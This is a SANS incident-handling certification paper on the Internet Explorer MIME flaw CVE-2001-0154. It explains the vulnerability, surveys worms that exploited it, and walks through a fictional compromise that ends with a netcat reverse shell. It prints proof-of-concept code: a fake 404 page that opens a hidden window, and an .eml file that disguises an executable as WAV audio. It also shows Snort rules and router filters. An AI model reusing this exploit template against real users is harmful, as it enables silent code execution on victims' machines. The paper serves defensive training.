Global Information Assurance Certification Paper

Microsoft Internet Explorer MIME Exploit

Michael D. Poddo
SANS GCIH Version 2.0

Table of Contents

Table of Figures

1.0 The Exploit

1.1 Introduction and Background

Microsoft's Internet Explorer (IE) is the most widely used web browsing application on the Internet. According to a recent survey at webreview.com, IE Version 5.x has approximately a 25% share in the browser market. It is easy to see why a vulnerability found in a product with such wide distribution has the potential to impact millions of Internet users. With such a substantial share of the market the effects and scope of an attack (or attacks) based on an IE vulnerability has the potential to compromise millions of machines around the globe.

In the cutthroat battle for market supremacy, vendors are constantly incorporating new features and functions into their products, attempting to increase their market share by offering increased interoperability and functionality. One of the features Microsoft has incorporated into IE version 5.x is the ability to understand and interpret Multipurpose Internet Mail Extensions (MIME) within Hyper Text Markup Language (HTML) formatted emails containing multimedia content. Since HTML emails are fundamentally nothing more then WebPages, IE can render them and interpret binary attachments in the way that is appropriate to their respective MIME Types. (Microsoft Bulletin MS01-020)

An attack exploiting the Internet Explorer MIME vulnerability can either be of a passive (wait for the victim to come to you) or active (initiated by the attacker) nature, and therefore can take place in almost any environment. The nature of the attack is dependent on the method utilized by the attacker and can be combined into a complex multifaceted attack. In order to thoroughly explore the possible effect and scope of such an attack, this paper will attempt to examine the anatomy of a multifaceted attack and demonstrate the incident handling process that should be instituted when the attack is detected.

1.2 Name and Brief Description

IE was designed to handle and interpret MIME types embedded in HTML formatted messages. This design can be exploited because there is a flaw in the way IE handles unusual MIME types. This flaw, documented in the Common Vulnerabilities and Exposures database as CVE-2001-0154, can allow a malicious entity to run arbitrary code on the system of an unsuspecting victim without notification or permission. The two methods for getting the arbitrary code to run on the machine are:

1) Embedding the code in an HTML formatted email, and sending it directly to the victim.
2) Creating a malicious Web Page formatted with JavaScript that when viewed by the victim calls an Outlook Express ".eml" file containing the malicious application as an attachment.

1.3 Applications and Operating Systems Effected

The Internet Explorer MIME vulnerability effects all versions of Internet Explorer up to and including 5.1 Service Pack 1 (SP1) and 5.5. In addition, any email application that uses IE to render HTML formatted images is vulnerable to this exploit. Examples include, but are not limited to Eudora and AOL.

Since IE is designed specifically for the Microsoft Windows operating system, the MIME vulnerability can effect any version of the Microsoft Windows Operating system including:

- Windows 3.x
- Windows 95
- Windows 98
- Windows NT
- Windows ME
- Windows 2000

(Windows XP comes with IE version 6, which is NOT vulnerable)

1.4 Protocols/Services

It is possible to exploit the MIME vulnerability through a variety of services and protocols. Depending on the method used by the attacker, the following services and protocols may be used or effected:

Protocol	Service	Port
HTTP	World Wide Web	80
HTTPS	World Wide Web over SSL/TLS	443
NNTP	Newsgroups	119
NNTPS	Newsgroups over SSL/TLS	563
POP3	Email	110
IMAP	Email	143
IMAP	Email	143
MIME	Multi-Part Internet Mail Extensions	N/A

Figure 1 - Protocols and Service

1.5 Variants

The only known variant of this exploit is demonstrated by the method of attack. The attacker can send an HTML formatted email directly or create a Web Page that references and opens an HTML formatted email. However, It is possible for this exploit to be used as just a small piece in a more complex attack.

1.6 References

http://packetstormsecurity.org/advisories/cert/CA-2001-06.mime.execute
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-020.asp
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0154http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0154

2.0 The Attack

2.1 Description and Diagram of Network

Due to its flexibility and overall ease of delivery, an attack exploiting the Internet Explorer MIME vulnerability can take place in almost any environment. Figure 2 displays the mock environment that will be used to demonstrate how the vulnerability in Internet Explorer can be successfully exploited.



Figure 2 – Network Diagram

The mock environment is owned by "Company XYZ" and is representative of a typical small/medium business connected to the Internet. Company XYZ is a small company who has not focused nor spent much money on Information Security in the past. They've overworked their small IT staff by giving them the responsibility to administer the day-to-day tasks needed to keep the network running and also to keep an eye on the firewall and IDS logs for anomalous activity. Not surprisingly, the IT staff doesn't have the time to bother with what they consider the "tedious security tasks." This has forced a shift in the responsibility to the end users, requiring them to secure their own workstations and update their own virus signatures periodically.

Company XYZ has a T1 (1.54 Mb/sec) connection to the Internet that terminates at the border router. The border router is a Cisco 2501 running Cisco IOS 12.0.1. All incoming communication is passed through the border router, which is configured with a few basic packet-filtering rules. Some examples of the packet-filtering rules that have been applied to incoming packets entering the router are:

```
access-list 101 deny udp any any eq 69
access-list 101 deny tcp any any eq 21
access-list 101 deny tcp any any eq 23
access-list 101 permit tcp any 1.2.3.4 eq 25
access-list 101 permit udp any 1.2.3.5 eq 53
```

After the traffic passes through the router, it is then inspected by the Intrusion Detection System (IDS) running Snort 1.8.x on Red Hat 6.2 (SPARC). The SPARC is an Ultra 5 with a 360 Mhz Processor with 128 MB of RAM. The Intrusion detection system is a new addition to the architecture and because of the lack of experience possessed by the IT staff, it has been configured with many of the default rules. The following are examples of rules used by Company XYZ's IDS to inspect incoming traffic:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 23 (msg:"TELNET SGI telnetd format bug"; flags: A+;
content: "_RLD"; content: "/bin/sh";reference:arachnids,304; classtype:attempted-admin;
sid:711; rev:1;)
alert tcp $EXTERNAL_NET any -> $HOME_NET 23 (msg:"TELNET ld_library_path";flags: A+;
content:"ld_library_path"; reference:arachnids,367; classtype:attempted-admin; sid:712;
rev:1;)
alert tcp $EXTERNAL_NET any -> $HOME_NET 23 (msg:"TELNET livingston DOS";flags: A+;
content:"|fff3 fff3 fff3 fff3 fff3|"; reference:arachnids,370; classtype:attempted-dos;
sid:713; rev:1;)
alert tcp $EXTERNAL_NET any -> $HOME_NET 23 (msg:"TELNET resolv_host_conf";flags: A+;
content:"resolv_host_conf"; reference:arachnids,369; classtype:attempted-admin; sid:714;
rev:1;)
alert tcp $EXTERNAL_NET any <- $HOME_NET 23 (msg:"TELNET Attempted SU from wrong group";
content: "to su root"; nocase; flags: A+; classtype:attempted-admin; sid:715; rev:2;)
alert tcp $EXTERNAL_NET any <- $HOME_NET 23 (msg:"TELNET not on console"; flags: A+;
content:"not on system console"; nocase; reference:arachnids,365; classtype:bad-unknown;
sid:717; rev:2;)
```

After all incoming packets are inspected by the IDS they are sent through the firewall.

The firewall is configured to block all unnecessary or unauthorized communication (based on their existing security policy) to and from the network. Company XYZ uses Mandrake's Single Network Firewall (SNF), running on Mandrake Linux 7.2. While Company XYZ does not offer web services to the Internet, they do exchange e-mail with the outside world. In an attempt to secure their internal network, they have configured a De-Militarized Zone (DMZ) using an additional NIC in the firewall. The DMZ isolates the Mail and DNS Servers from the internal network by keeping them logically separate and only allowing incoming connection requests to be forwarded to the appropriate server in the DMZ. The Firewall is configured to block **all** incoming connection requests with the exception of SMTP and DNS, which it forwards to the appropriate server:

Figure 3 – DMZ

In addition to the security function the DMZ provides, it also has a collateral effect on the overall performance of the network. By isolating the internal production network from inappropriate or excessive incoming connection attempts the DMZ provides increased bandwidth availability and overall Quality of Service (QoS) seen by the end users.

After passing through the firewall, the packets are once again subject to inspection by the internal IDS, which is also running Snort 1.8.x. Finally, they are sent through the internal router to be distributed to their final destination on either the production or the administrative subnets.

Company XYZ's production network is a homogenous network consisting of approximately 50 Microsoft Windows computers, with the desktop OS breakdown as follows:

OS	# of Workstations
Windows 98	10
Windows ME	15
Windows 2000	20
Windows XP	5

Figure 4 – Workstation OS Breakdown

Each workstation is installed with the factory default image (vendor specific) and has Anti-virus software installed prior to deployment. Due to budget constraints, Company XYZ's security policy mandates that it is the responsibility of the end user to update the virus signatures on their system as well as any necessary OS or application security patches.

The figure below displays the destination ports and the corresponding services the firewall is configured to explicitly allow out of the network from the workstations on the production networks as well as the servers on the administrative networks:



Figure 5 – Ports/Services Permitted from Production Network

2.2 Protocol Description

There are many protocols, which can be involved in an attack exploiting the Internet Explorer MIME vulnerability, which could lead to compromised systems. These protocols themselves are not exploited, but are used as a means of delivery. Examples of these are common protocols such as HTTP as well as programming and scripting languages such as HTML and JavaScript. These protocols have no effect on the exploit, so they will only be defined briefly. The primary protocol exploited used in the Internet Explorer MIME vulnerability is the Multipurpose Internet Mail Extension (**MIME**) protocol. The MIME protocol will be explained in depth to lay the foundation of how the vulnerability can be exploited using Microsoft Internet Explorer.

HTTP

HTTP is the primary protocol utilized by the World Wide Web (WWW). HTTP defines the basic set of rules that dictate how a message should be formatted and coordinates communication between web servers and browsers. In 1999, RFC 2616 was drafted as an update to the HTTP 1.0 standard, which was then renamed HTTP 1.1. A copy of the RFC is available at: http://www.ietf.org/rfc.

HTML

HTML is the authoring language that determines the layout of web pages. The HTML code is distributed throughout the document using a series of "tags" which instruct the web browser software how to display the page.

JavaScript

JavaScript was developed as an addition to HTML to create interactive websites. This scripting language, though simple, is quite powerful and its implementation by web-browser vendors has led to many security holes.

MIME

MIME is the protocol which is exploited by the Microsoft Internet Explorer MIME exploit. The MIME protocol was developed to provide support for email messages containing multimedia content such as sounds and images. Specifically, it is the standard for encoding binary files as attachments to email messages and is an extension to RFC 822.

How Does It Work?

When a message is composed in an email program supporting MIME, the program must first determine if the message is a multipart message:

- If the message is in plain ASCII text only, it leaves it alone and only tells the recipient's email client to expect nothing but plain text.
- If the message contains one or more attachments and a body with HTML formatting, each part is looked at and treated separately.

If the message contains one or more attachments, or has a body formatted with HTML, the program determines the format of the data within the message. This function tells the recipient's email client what to do with the data, and ensures proper encoding so nothing is lost during transfer. After the program determines the format of the data, the data is then encoded into plain ASCII text (if it is not already in that format). Finally, the encoded data is inserted in the message, and additional data is inserted in the message informing the recipient of what kind of data to expect: For example:

Step 1-A) Are there attachments?
Step 1-B) How are the attachments encoded?
Step 1-C) What format was the original file in?

On the recipient's end, the process is fundamentally reversed. First, the email client reads the information that was added by the sender's email client:

Step 2-A) Should I look for attachments?
Step 2-B) How should I decode them?
Step 2-C) How do I handle the resulting files? (What program should run them?)

Then, each part of the message is extracted and decoded if necessary. Finally, the email client displays the resulting parts to the user. The plain text body is shown in line

in the email client together with the image attachment. The program also attached to the message is displayed with an attachment icon, and the user can decide what to do with it. They can save it somewhere on her disk, or execute it directly from the email program.

RFC's 2045, 2046, 2047, 2048, and 2049 outline this standard and are also available at http://www.ietf.org/rfc

2.3 How The Exploit Works

Internet Explorer was designed to allow certain types of content embedded in HTML code to be handled by other applications automatically. An HTML data-stream (web page or email) can transport for example WAV files using MIME. Internet Explorer was designed to determine, through a series of registry lookups, which application should be called to handle the MIME content. In the case of the WAV files, Internet Explorer determines that the Windows Media Player, which is supplied and installed by default on most Microsoft Operating Systems, should be used to open them.

The call to the application (Media Player) infers that the content of the data-stream is trusted and has been deemed as "Safe" by default. This means that the data can be retrieved from its Internet location and is trusted to automatically run on the system. Normally content such as this does not pose a threat since it is not "executable" in nature, but rather runs only within the confines of another application.

However, due to a flaw in the way Internet Explorer determines what application should be called to handle the data stream, it is possible for a malicious attacker to cause content of a type other than the normally "safe" type to be automatically handled. More simply stated, it is possible to force Internet Explorer to handle a specific data stream in a way that it wasn't designed and therefore is not protected. This is done by changing the way Step 1-C in the MIME process above is performed. When the attacker creates the malicious message, they code an executable, application, script, batch file, or other type of code, into the body of the message by mislabeling the attachment. Under normal circumstances, this additional code would not be automatically executed. However, due to the vulnerability in Microsoft Internet Explorer, when IE attempts to perform Step 2-C, the malicious code it is delivered and launched without warning. The user would not be prompted in any way prior to the execution of the code and may be completely unaware of the compromise. The sole limitation of this exploit is the fact that the application or malicious code will only run in the context of the current user, and will thereby be limited to that users' current permissions on the system.

The Code in action:

Figure 6 shows an example of code that may be used to exploit the MIME vulnerability in Internet Explorer. The code looks similar to most pages on the Internet, but with one exception, it was designed with malicious intent. The first few lines of code are designed to give the typical user the impression that there has been an error on the page, but that is far from the case. Hidden within the simple lines of code are three

lines written in JavaScript, which are labeled as “Stage 1.” These three lines are designed to create a new window that is beyond the viewable area of the traditional desktop and pull into that window a file called “malicious.eml.” (“.eml” is the extension used by Outlook to save email files, similarly MS Word uses the .doc extension) This process is not exploiting a vulnerability, but merely taking advantage of the capabilities provided by JavaScript.

```
<html><head><title>Error 404</title></head>

<body>

<h2>HTTP Error 404</h2>

<p><strong>404 Not Found</strong></p>

<p>The Web server cannot find the file or script you asked for. Please check the URL to ensure
that the path is correct.</p>
<h1>If this page does not load correctly, Please click <a href="hoecho.htm">HERE</a></h1>
<p>Please contact the server's administrator if this problem persists.</p>

</body></html>
<html>
<!— This code calls the malicious MIME message stored on the site —>
<script language="JavaScript">
window.open("malicious.eml", null, "resizable=no,top=6000,left=6000")
</script>
</html>
```

Stage 1

Figure 6 – Stage 1

After the “malicious.eml” file is called into the non-viewable window, the vulnerable version of Internet Explorer recognizes the “.eml” format and the “trusted” audio format that it claims to have as an attachment. The “trusted” audio format however is not an audio file at all. The “trusted” audio format is the ASCII representation of an executable program created by the attacker. (Stage 2)

```
MIME-Version: 1.0
Content-Type: multipart/related,
        type="multipart/alternative";
        boundary="------_ABC123456789DEF_------"
X-Priority: 3
X-MSMail-Priority: Normal
X-Unsent: 1
------_ABC123456789DEF_------
Content-Type: multipart/alternative;
        boundary="------_ABC098765432IDEF_------"
------_ABC098765432IDEF_------
Content-Type: text/html;
        charset="iso-8859-1"
Content-Transfer-Encoding: quoted-printable
<HTML><HEAD></HEAD><BODY bgColor=3Dwhite>
<iframe src=3Dcid:EA4DMGBP9y height=3D0 width=3D0>
</iframe></BODY></HTML>
------_ABC098765432IDEF_------
------_ABC123456789DEF_------
Content-Type: audio/x-wav;
        name="maliciouscode.exe"
Content-Transfer-Encoding: base64
Content-ID: <EA4DMGBP9y>
TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAyAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcmogcmFtIGN
bmu5vdCBiZXBydW4gaW4gRE9TIGIvZGUuDQ0KJAAAA.....and the rest of the code
------_ABC123456789DEF_------
```

Stage 2

Figure 7 – Malicious.eml

Because Internet Explorer trusts the audio format, it assumes the file is an audio file and executes the "maliciouscode.exe" file as it would under normal circumstances. Because it is an audio file, Internet explorer expects the file to be handled by the default application, but it has been fooled. Since the attachment is actually a stand alone executable, it is executed without any notification to the user.

2.3 Recent Virus Activity Exploiting MIME Vulnerability

The Internet Explorer MIME Exploit has become a popular mechanism for Internet worms to propagate. Most of these worms follow a common trend and begin with a legitimate sounding email. The email contains a malicious attachment that is automatically executed when previewed on vulnerable systems. Although the payload may be different, the method of propagation and distribution is quite similar. All of these attacks used code similar to that displayed in Figure 6 and Figure 7.

Nimda

Nimda is by far one of the most destructive and highly profiled worms to affect Internet Microsoft Windows systems this year. Nimda first reared its ugly head in the wild on September 18, 2001. Nimda used the Internet Explorer MIME exploit as one of many mechanisms to propagate itself throughout the Internet. In addition to spreading through the use of default NETBIOS shares and exploiting both the Microsoft Internet Information Server (IIS) Extended Unicode Directory Traversal and IIS Escaped Character Decoding Command Execution Vulnerabilities, nimda spread by appending malicious JavaScript code on all vulnerable locally hosted WebPages and sending malicious HTML formatted emails. The HTML formatted emails typically had a long and repetitive subject line and contain an attachment called "README.EXE." When this email is previewed in an email program using the vulnerable version of IE to render HTML formatted messages, the machine is infected with the virus and begins to attempt to infect other machines throughout the network.

A Variant of the nimda worm has been seen since the initial outbreak and is known as Son of Nimda or nimda.E. This variant uses the same four propagation mechanisms, but has changed the names of three files used in the original nimda worm.

Badtrans.B

This worm, Discovered on November 24, 2001, is a Trojan horse key logger that is distributed via email that are designed to exploit the Internet Explorer MIME vulnerability. The program is designed to examine the currently open window once per second to check for a window title that contains any of the following prefixes:

- LOG
- PAS

- REM
- CON
- TER
- NET

The purpose of this is to locate items such as **log**on, **pas**sword, **rem**ote, **con**nection, **ter**minal and **net**work. Once any of the prefixes are detected, the key logger is enabled for 60 seconds. Every 30 seconds the log file and the cached passwords are send to multiple Internet email accounts.

In addition to the key logger, Badtrans.B monitors the local machine for a Remote Access Server (RAS) connection. When a RAS connection is made the worm searches the victims machine for email addresses and sends infected email to the addresses found using the victims SMTP server. After sending the malicious email, the worm then adds a value to the registry, which automatically loads the worm on the subsequent reboot of the infected system.

Aliz

The W32.Aliz worm was discovered on May 22, 2001 and is more of a mild annoyance compared to the large-scale malicious worms created after it. The Aliz worm is a mass-mailing worm that exploits the Internet Explorer MIME vulnerability by creating a malicious HTML formatted email. The worm gets the addresses from the victims Windows Address Book and creates a random subject line with a predictable attachment named whatever.exe.

Klez.D

W32.Klez.D@mm is a more dangerous modified variant of W32.Klez.A@mm and was discovered in the wild on November 8, 2001. This worm, like its predecessor carries and inserts a virus called w32.Elkern.3326 onto the system.

The worm first deletes registry keys used by most anti-virus vendor to hold startup values. It then adds itself to a registry key that causes it to be loaded on subsequent reboots. It then enumerates through all network resources and tries to copy itself onto remote drives. The Klez.D worm also propagates itself through mass-emailing HTML formatted emails from addresses found in the victims Windows Address Book. It attaches a copy of itself as an incorrect MIME type to the message in an attempt to exploit the Internet Explorer MIME vulnerability. Finally, the worm delivers its payload. The worm then attempts to fill all files on local and remote drives with zeros, erasing their content.

Finaldo.B

The W32.Finaldo.B@mm is a polymorphic virus discovered on November 6, 2001. The worm infects Portable Executable files, such as screen savers (*.scr) by inserting itself

at the end of that file. The worm then becomes a mass e-mailer and emails itself to other victims as an attachment in an HTML formatted email designed to exploit the Internet Explorer MIME vulnerability. Because it is a polymorphic virus and can change and appear in many forms, the subject name, attachment size and attachment name of the infected email may vary. Many experts believe, due to text included in its code, that a much more malicious variant of this worm will show up in the future.

2.4 Description And Diagram Of The Attack

It is evident by the way recent viruses have exploited the Internet Explorer MIME vulnerability that the vulnerability itself is often used as a "springboard attack" to a greater attack, or even the total compromise of a network. The attack that will be discussed here, although fictional in nature, could potentially to take place in any environment susceptible to the MIME exploit.

The attack that took place on Friday, October 26th, 2001 came to fruition when a user stumbled upon an intriguing web-based Halloween game (programmed in FLASH) that was sent to their personal email account from what they thought was a trustworthy source, their cousin. The game was initiated when the user clicked on the hyperlink that was included in the email. Figure 8 shows the outgoing request on TCP port 80 when the victim clicked on the link provided in the email.



Figure 8 – Attack Step 1

The link brought the user to the attackers site where after a couple of seconds the game loaded and proceeded to allow them to shoot goblins, ghosts, and jack-o-lanterns. Once they reached the 100-point milestone, they were greeted with a colorful and festive orange and black message wishing them a “Happy Halloween…Trick or Treat?” Unbeknownst to them, the “treat” of a game was a trick.

As the game loaded in their web browser, the web page was diligently (and silently) working in the background. The attacker had compromised the website weeks earlier and quickly plotted this attack. Upon compromising the web server, the attacker coded a web page that would not only download and display a flash-based game they had created (Step 2a, Figure 9), but would silently download and install another piece of code. This additional code was malicious in nature, and if all went as planned, the code would be installed on the victims machine without them even being aware it existed. (Step 2b, Figure 9)



Figure 9 – Attack Step 2a and 2b

The additional piece of code is a modified netcat (http://www.atstake.com) executable that instead of sitting and waiting on an open port for an incoming connection, goes out and “calls home” on TCP port 80. This “call home” connects the victim’s machine to the

attackers IP address, and sends a command prompt to the user. (Figure 10) This attack potentially gives the attacker total access to the local machine, as well as all network drives the victim currently has mapped.

